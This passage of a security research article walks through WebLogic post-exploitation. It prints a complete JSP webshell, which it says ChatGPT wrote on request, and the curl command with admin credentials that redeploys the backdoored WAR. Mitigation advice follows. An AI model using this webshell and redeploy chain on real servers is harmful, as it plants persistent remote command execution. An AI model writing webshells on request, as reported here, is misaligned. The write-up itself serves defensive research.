
We can find all the applications using the management API here: [https://192.168.32.202:9002/management/weblogic/latest/domainRuntime/deploymentManager/appDeploymentRuntimes.](https://192.168.32.202:9002/management/weblogic/latest/domainRuntime/deploymentManager/appDeploymentRuntimes)



```
"links": [
    {
        "rel": "self",
        "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest\/domainRuntime\/deploymentManager\/appDeploymentRuntimes\/benefits
    },
    {
        "rel": "canonical",
        "href": "https:\/\/192.168.32.202:9002\/management\/weblogic\/latest\/domainRuntime\/deploymentManager\/appDeploymentRuntimes\/benefits
    }
],
"identity": [
    "deploymentManager",
    "appDeploymentRuntimes",
    "benefits"
],
"applicationVersion": null,
"partitionName": null,
"name": "benefits",
"type": "AppDeploymentRuntime",
"applicationName": "benefits",
"modules": ["benefits"]
```


There's one application hosted on our WebLogic. Applications are hosted by default on port 7001 for HTTP connections and 7002 for HTTPS connections. Unless defined otherwise, applications will be accessible by default through port 7001.

Let's access and view the application through the url: http://192.168.32.202:7001/benefits/.



Just a classic default webpage (in our case, it's an example downloaded from Oracle's website). Let's move on to finding where it's stored.

The path to the application on the OS was not present in the same management API we used to find the application in the first place. But after a little bit of poking around the docs, we stumbled across the correct url for this task: https://192.168.32.202:9002/management/weblogic/latest/edit/appDeployments/benefits



```
"stagingMode": null,
"absoluteSourcePath": "\/home\/benefits.war",
"notes": null,
"absoluteAltDescriptorPath": null,
"deploymentOrder": 100,
"type": "AppDeployment",
"installDir": null,
"id": 0,
"altDescriptorDir": null,
"dynamicallyCreated": false,
"sourcePath": "\/home\/benefits.war",
"applicationName": "benefits",
"absoluteAltDescriptorDir": null,
"moduleType": "war",
"planStagingMode": null,
"cacheInAppDirectory": false,
"absoluteInstallDir": null,
"compatibilityName": null,
"absolutePlanPath": null,
"untargeted": false,
"planDir": null,
"validateDDSecurityData": false,
"applicationIdentifier": "benefits",
"tags": [],
"planPath": null,
"versionIdentifier": null,
"deploymentPrincipalName": null,
"absolutePlanDir": null,
"name": "benefits",
"parallelDeployModules": false,
"securityDDModel": "DDOnly",
"targets": [{
    "links": [{
        "rel": "canonical",
        "href": "https:\/\/192.168.32.202:9002\/management\
    }],
    "identity": [
        "servers",
        "AdminServer"
    ]
}]
```


Now, we have the absolute source path of the application's file!

We can also see that its source is of type "war" (Web Application Resource or Web Application Archive). A WAR file is used to package all the components of a web application into a single file for easy distribution and deployment. It is basically a ZIP file with a .war extension, and it follows a specific directory structure defined by the Servlet specification. We can also see some critical information there that we'll use very soon.

Now that we have the absolute path of this application, we can use our beloved CVE-2020-14882 in order to retrieve the file. The way to do so has been already shown multiple times before in this article.


Let's unpack the WAR file and see what we are dealing with.

Unpacking the WAR File


benefits

Name
- company.jsp
- dental.jsp
- health.jsp
- META-INF
- vision.jsp
- WEB-INF
- welcome.html

The WAR file consists of one HTML file and multiple JSP files. JSP (JavaServer Pages) is a server-side technology that enables us to embed Java code directly within web pages, which is then executed on the server and sent to the client's browser for rendering. In other words, we can utilize JSP to create a webshell for remote code execution.


A Generate a JSP file that will act as a WebShell - it'll execute commands and display the output in the web page.

>:)


Thank you ChatGPT for your contribution of a lovely WebShell for our article.

Unset
```
<%@page import="java.io.*"%>
<%@ page language="java" contentType="text/html; charset=ISO-8859-1"
    pageEncoding="ISO-8859-1"%>
<!DOCTYPE html>
<html>
<head>
<meta charset="ISO-8859-1">
<title>Command Execution</title>
</head>
<body>
<%
    String cmd = request.getParameter("cmd");
    if(cmd != null) {
        Runtime r = Runtime.getRuntime();
        Process p = r.exec(cmd);
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        BufferedReader reader = new BufferedReader(new InputStreamReader(in));
```


```
        String line = null;
        while ((line = reader.readLine()) != null) {
           out.println(line + "<br/>");
        }
    }
%>
<form method="get" action="#">
    Command: <input type="text" name="cmd"/>
    <input type="submit" value="Run"/>
</form>
</body>
</html>
```

ChatGPT provided us with a simple WebShell that executes commands received either from an input box or directly from a parameter passed to the url.

Let's put it into the unzipped WAR file and rezip it into a WAR file.



With a simple command we create a new, malicious benefits.war file.




```
amitgerman@Amits-MacBook-Pro benefits % jar -cvf benefits.war *
```

In the final step, we'll redeploy the application using the malicious WAR file we created. Using "curl", we'll send a POST request to the management API with all the required information, including credentials and the WAR file. Once the application is redeployed, the webshell will be active, providing us with remote access and control over the WebLogic environment.


```
Unset
curl -v -k --user weblogic:weblogic1 -H X-Requested-By:MyClient -H
Accept:application/json -H Content-Type:multipart/form-data -F "model={name:
'benefits', targets: [ { identity: [ 'servers' , 'AdminServer' ] } ]}" -F
"sourcePath=@/Users/amitgerman/Desktop/WebLogicPostRCE/article/benefits/benefit
s.war" -H "Prefer:respond-async" -X POST
https://192.168.32.202:9002/management/weblogic/latest/edit/appDeployments/bene
fits/redeploy
```

We know the names of the targets from the management API call we executed earlier to find the absolute source path of the application. You can see them right at the end of the output.




```
"identity": [
    "servers",
    "AdminServer"
]
```

Now it's time to check if we succeeded. To do that, we simply access the base url of the application and append the name of the JSP we added to 'benefits.war'. In our case, 'webshell.jsp'. Let's access http://192.168.32.202:7001/benefits/webshell.jsp.



We have our command input box! Let's try running an OS command to see if we can access the host itself. We'll run "ls -l" and if we are indeed sharing the host's environment we should see the folder WebLogic runs from.



```
total 72
drwxrwx--- 2 oracle root 4096 Mar 9 12:46 autodeploy
drwxrwx--- 6 oracle root 4096 Mar 9 12:47 bin
drwxr-x--- 3 oracle root 4096 Mar 9 12:47 common
drwxrwx--- 9 oracle root 4096 Jul 27 12:22 config
drwxrwx--- 2 oracle root 4096 Mar 9 12:46 console-ext
-rw-r----- 1 oracle root 234 Jun 18 11:07 derby.log
-rw-r----- 1 oracle root 257 Jul 27 12:22 edit.lok
-rw-rw---- 1 oracle root 327 Jul 19 2017 fileRealm.properties
drwxrwx--- 3 oracle root 4096 Mar 9 12:47 init-info
drwxrwx--- 2 oracle root 4096 Mar 9 12:46 lib
drwxrwx--- 2 oracle root 4096 Mar 9 12:47 nodemanager
drwxr-x--- 3 oracle root 4096 Mar 9 12:47 orchestration
drwxr-x--- 3 oracle root 4096 Jul 27 12:22 original
drwxr-x--- 2 oracle root 4096 Jul 27 12:22 pending
drwxrwx--- 2 oracle root 4096 Mar 9 12:47 security
drwxrwx--- 4 oracle root 4096 Jul 26 14:38 servers
-rwxrwx--- 1 oracle root 261 Mar 9 12:47 startWebLogic.sh
drwxr-x--- 3 oracle root 4096 Jul 27 12:22 tmp
Command:
```

Indeed, that is the case! We now have a fully functioning webshell hidden inside an application hosted on WebLogic.

Conclusion

In this article, we explored the vulnerabilities CVE-2020-14883 and CVE-2020-14882 in Oracle's WebLogic Server. These vulnerabilities allowed us to perform unauthenticated Remote Code Execution (RCE). We used them to gain access to critical files, which included the 'config.xml', 'boot.properties' and 'SerializedSystemIni.dat' files.

Equipped with this information, we decrypted WebLogic's administrative user credentials, which we used to access the server's management API. The access to the API enabled us to collect valuable information about the server's environment.

We then identified a database that was connected to the WebLogic server and found the necessary information and credentials to access it. We also discovered applications hosted on the WebLogic server and modified one of them to include a webshell, thereby creating a persistent backdoor on the server.

To mitigate these types of attacks, follow the mitigation steps below.

Mitigation

To protect your WebLogic environment from potential attacks, it's essential to implement strong security measures and follow best practices. Here are some key mitigation strategies:

1. **Keep WebLogic Server Up-to-Date:** Regularly update your WebLogic Server to the latest version, as newer releases often include security patches and fixes for vulnerabilities.
2. **Secure Credentials:** Ensure that default credentials are changed immediately after installation. Use strong, complex passwords and consider using two-factor authentication for administrative accounts.
3. **Regular Credential Changes:** Encourage a regular practice of changing admin credentials to reduce the impact of any potential credential leaks or compromises.
4. **Secure Network Access:** Separate WebLogic's Administration Console to a different port and limit network access to it by using firewalls, network security groups, and other access control mechanisms. Also, implement SSL/TLS for secure communication.
5. **Web Application Security:** Conduct thorough security assessments, including code reviews and penetration testing, on web applications hosted on WebLogic. Ensure proper input validation and output encoding to prevent common web vulnerabilities like XSS and SQL injection.
6. **Monitoring and Logging:** Implement robust monitoring and logging mechanisms to detect and respond to suspicious activities promptly. Monitor logs for unauthorized access attempts, unusual behaviors and potential security incidents. The article shows files that should be monitored for malicious access - config.xml, boot.properties and SerializedSystemIni.dat.

7. **Harden the Operating System:** Secure the underlying operating system where WebLogic is installed by applying security patches, configuring appropriate firewall rules and disabling unnecessary services.
8. **Network Segmentation:** Consider segmenting the network to separate critical systems, such as WebLogic servers, from less sensitive systems. Implement network segmentation to restrict the lateral movement of attackers in case of a breach.

About the author

Amit German is a Security Researcher at Pentera, focusing on Windows Active Directory and web-based attacks.

Reach out to us with any questions about the research at labs@pentera.io.

About Pentera

Pentera is the category leader for Automated Security Validation, allowing every organization to test with ease the integrity of all cybersecurity layers, unfolding true, current security exposures at any moment, at any scale. Thousands of security professionals and service providers around the world use Pentera to guide remediation and close security gaps before they are exploited.

For more info, visit: pentera.io

PENTERA | Pentera Labs™ Research Series

Not Another WebLogic Exploitation: The Road to Post Exploitation

www.Pentera.io